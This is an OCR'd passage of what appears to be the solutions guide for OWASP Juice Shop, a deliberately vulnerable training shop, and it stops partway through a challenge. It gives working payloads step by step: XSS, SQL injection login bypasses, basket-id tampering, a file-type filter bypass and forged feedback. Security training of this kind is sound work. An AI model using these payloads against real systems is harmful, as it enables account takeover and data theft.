
Perform a DOM XSS attack

1. Paste the attack string `<script>alert("XSS")</script>` into the *Search...* field.
2. Click the *Search* button.
3. An alert box with the text "XSS" should appear.




Give a devastating zero-star feedback to the store

1. Visit the *Contact Us* form and put in a *Comment* text.
2. The *Submit* button is **disabled** because you did not select a *Rating*.
3. Select any of the stars to set a *Rating*.
4. The *Submit* button is now **enabled**.
5. Select the same star again to unset the *Rating*.
6. Click the (still **enabled**) *Submit* button to solve the challenge.




7. You can verify the feedback was saved by checking the *Customer Feedback* widget on the *About Us* page.



Easy Challenges (⭐⭐)

Access someone else's basket

1. Log in as any user.
2. Put some products into your shopping basket.
3. Inspect the *Session Storage* in your browser's developer tools to find a numeric `bid` value.



4. Change the `bid`, e.g. by adding or subtracting 1 from its value.
5. Visit http://localhost:3000/#/basket to solve the challenge.

If the challenge is not immediately solved, you might have to `F5`-reload to relay the `bid` change to the Angular client.


Order the Christmas special offer of 2014

1. Observe the JavaScript console while submitting the text `';` via the *Search* field.
2. The `error` object contains the full SQL statement used for search for products.

3. Its `AND deletedAt IS NULL`-part is what is hiding the Christmas product we seek.
4. Searching for `'--` results in a `SQLITE_ERROR: syntax error` on the JavaScript console. This is due to two (now unbalanced) parenthesis in the query.
5. Searching for `'))--` fixes the syntax and successfully lists all products, including the (logically deleted) Christmas offer.
6. Add any regular product other than the *Christmas Super-Surprise-Box (2014 Edition)* into you shopping basket to prevent problems at checkout later.
7. Add at least one *Christmas Super-Surprise-Box (2014 Edition)* to your shopping basket.
8. Click *Checkout* on the *Your Basket* page to solve the challenge.

Use a deprecated B2B interface that was not properly shut down


1. Log in as any user.
2. Click *Complain?* to go to the *File Complaint* form
3. Inspect the HTML file upload button for an *Invoice* to see that it has `ngf-pattern="'.pdf,.xml'"` defined which means you are allowed to upload PDF and XML documents. Note the inconsistency with the `ngf-accept="'.pdf'"` attribute, which is what kind of document the file selection dialog will recommend you to pick from your computer.
4. A bit further down in the HTML you also find a commented out `<aside>` tag which would have rendered the value behind a translation key `B2B_CUSTOMER_QUESTION` with a tooltip of `ATTACH_ORDER_CONFIRMATION_XML`.



5. Click on the *Choose File* button. It will filter only for PDF documents by default.
6. In the *File Name* field enter `*.xml` and select any arbitrary XML file (<100KB) you have available. Then press *Open*.
7. Enter some *Message* text and press *Submit* to solve the challenge.
8. On the JavaScript Console of your browser you will see a suspicious `410 (Gone)` HTTP Error. In the corresponding entry in the Network section of your browser's DevTools, you should see an error message, telling you that `B2B customer complaints via file upload have been deprecated for security reasons!`

Get rid of all 5-star customer feedback

1. Log in to the application with any user.
2. Solve Access the administration section of the store



3. Delete all entries with five star rating from the *Customer Feedback* table using the trashcan button

Log in with the administrator's user account

- Log in with *Email* `' or 1=1--` and any *Password* which will authenticate the first entry in the `Users` table which happens to be the administrator
- or log in with *Email* `admin@juice-sh.op'--` and any *Password* if you have already know the email address of the administrator
- or log in with *Email* `admin@juice-sh.op` and *Password* `admin123` if you looked up the administrator's password hash in a rainbow table after harvesting the user data
  - by solving Retrieve a list of all user credentials via SQL Injection
  - or via REST API call http://localhost:3000/api/Users after logging in as any user (even one you registered yourself).

Log in with MC SafeSearch's original user credentials

1. Reading the hints for this challenge or googling "MC SafeSearch" will eventually bring the music video "Protect Ya' Passwordz" to your attention.
2. Watch this video to learn that MC used the name of his dog "Mr. Noodles" as a password but changed "some vowels into zeroes".
3. Visit http://localhost:3000/#/login and log in with *Email* `mc.safesearch@juice-sh.op` and *Password* `Mr. N00dles` to solve this challenge.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1. Visit http://localhost:3000/#/login.
2. Log in with *Email* `admin@juice-sh.op` and *Password* `admin123` which is as easy to guess as it is to brute force or retrieve from a rainbow table.

Behave like any "white hat" should

1. Visit https://securitytxt.org/ to learn about a proposed standard which allows websites to define security policies.
2. Request the security policy file from the server at http://localhost:3000/security.txt to solve the challenge.
3. Optionally, write an email to the mentioned contact address donotreply@owasp-juice.shop and see what happens...

Inform the shop about an algorithm or library it should definitely not use the way it does

Juice Shop uses some inappropriate crypto algorithms and libraries in different places. While working on the following topics (and having the `package.json.bak` at hand) you will learn those inappropriate choices in order to exploit and solve them:

- Forge a coupon code that gives you a discount of at least 80% exploits `z85` (Zero-MQ Base85 implementation) as the library for coupon codes.
- Solve challenge #99 requires you to create a valid hash with the `hashid` library.
- Passwords in the `Users` table are hashed with unsalted MD5
- Users registering via Google account will get a very cheap default password that involves Base64 encoding.

1. Visit http://localhost:3000/#/contact.
2. Submit your feedback with one of the following words in the comment: `z85`, `base85`,

`base64`, `md5` or `hashid`.

Medium Challenges (⭐⭐⭐)

Learn about the Token Sale before its official announcement

1. Open the `juice-shop.min.js` in your browser's developer tools and search for "tokensale".
2. Among the first entries you will find an obfuscated route mapping using the `TokenSaleController`.

```
e.when("/access_token=:accessToken", {
    templateUrl: "views/OAuth.html",
    controller: "OAuthController"
}),
e.when("/" + function() {
    var e = Array.prototype.slice.call(arguments)
      , n = e.shift();
    return e.reverse().map(function(e, t) {
        return String.fromCharCode(e - n - 45 - t)
    }).join("")
}(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
    var e = Array.prototype.slice.call(arguments)
      , n = e.shift();
    return e.reverse().map(function(e, t) {
        return String.fromCharCode(e - n - 24 - t)
    }).join("")
}(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase(), {
    templateUrl: "views/TokenSale.html",
    controller: "TokenSaleController"
}),
e.otherwise({
    redirectTo: "/search"
```


3. Navigate to http://localhost:3000/#/tokensale and http://localhost:3000/#/token-sale just to realize that these routes do not exist.
4. Copy the obfuscating function into the JavaScript console of your browser and execute it.

```
"/" + function() {
        var e = Array.prototype.slice.call(arguments)
          , n = e.shift();
        return e.reverse().map(function(e, t) {
            return String.fromCharCode(e - n - 45 - t)
        }).join("")
    }(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
        var e = Array.prototype.slice.call(arguments)
          , n = e.shift();
        return e.reverse().map(function(e, t) {
            return String.fromCharCode(e - n - 24 - t)
        }).join("")
    }(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()
```


1. The console should give you the string `/tokensale-ico-ea` as a result.
2. Navigate to http://localhost:3000/#/tokensale-ico-ea to solve this challenge.

Post some feedback in another users name

1. Go to the *Contact Us* form on http://localhost:3000/#/contact.
2. Inspect the DOM of the form in your browser to spot this suspicious text field right at the top: `<input type="text" id="userId" ng-model="feedback.UserId" ng-hide="true" class="ng-pristine ng-untouched ng-valid ng-empty ng-hide">`



3. In your browser's developer tools mark the entire `class` attribute and delete it.



4. The field should now be visible in your browser. Type any user's database identifier in there (other than your own if you are currently logged in) and submit the feedback.

You can also solve this challenge by directly sending a `POST` to http://localhost:3000/api/Feedbacks endpoint. You just need to be logged out and send any `UserId` in the JSON payload.

Access a salesman's forgotten backup file

1. Browse to http://localhost:3000/ftp (like in Access a confidential document.
2. Opening http://localhost:3000/ftp/coupons_2013.md.bak directly will fail complaining about an illegal file type.
3. Exploit a bug in the `md_debug` parameter that was obviously not supposed to go into production to bypass the filter and solve the challenge: http://localhost:3000/ftp/coupons_2013.md.bak?md_debug=.md

Alternatively this challenge can also be solved via *Poison Null Byte* injection as in Access a developer's forgotten backup file.

Log in with Bender's user account

- Log in with *Email* `bender@juice-sh.op'--` and any *Password* if you have already know Bender's email address.


- A rainbow table attack on Bender's password will probably fail as it is rather strong. You can alernatively solve Change Bender's password into slurmCl4ssic without using SQL Injection first and then simply log in with the new password.

Log in with Jim's user account

